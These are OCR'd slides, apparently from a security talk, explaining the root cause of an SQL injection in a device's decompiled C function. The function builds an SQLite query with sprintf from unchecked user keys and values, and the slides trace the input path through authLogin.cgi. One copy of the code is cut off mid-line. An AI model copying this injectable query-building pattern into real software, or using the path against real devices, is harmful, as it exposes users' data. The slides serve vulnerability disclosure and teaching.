
SQL Injection - Root Cause

以 query 的 key 和 val，對 db_path 的 table 執行 SQL 搜尋



```
void db_client_search_string(char *db_path, const char *table,
                             query_t *query, int ret, int num,
                             ...) {
  ...
  v13 = sqlite3_open(db_path, &ctx);
  ...
  for (i = 0; i < num; ++i)
    sprintf(where, "%s == '%s'", query.key[i], query.val);
  sprintf(sql, "SELECT %s FROM %s WHERE %s;", "*", table, where);
  v17 = sqlite3_exec(ctx, sql, sub_18880, ret, v26);
}
```


SQL Injection - Root Cause



```
void db_client_search_string(char *db_path, const char *table,
                             query_t *query, int ret, int num,
                             ...) {
  ...
  v13 = sqlite3_open(db_path, &ctx);
  ...
  for (i = 0; i < num; ++i)
    sprintf(where, "%s == '%s'", query.key[i], query.val);
  sprintf(sql, "SELECT %s FROM %s WHERE %s;", "*", table, where);
  v17 = sqlite3_exec(ctx, sql, sub_18880, ret, v26);
}
```

用 sprintf 把 query 的 key 和 val 接在 sql 後面
沒有檢查 query 導致可以 SQL Injection


SQL Injection - Root Cause



```
void db_client_search_string(char *db_path, const char *table,
                             query_t *query, int ret, int num,
                             ...) {
  ...
  v13 = sqlite3_open(db_path, &ctx);
  ...
  for (i = 0; i < num; ++i)
    sprintf(where, "%s ==
  sprintf(sql, "SELECT %s                                         e);
  v17 = sqlite3_exec(ctx, sql, sub_18880, ret, v26);
}
```

用 sql 執行 sqlite3 Query，觸發 SQL Injection

SQL Injection - Code Flow



user

authLogin.cgi

qcloud_push_notification_tool


fail_device_db

device config

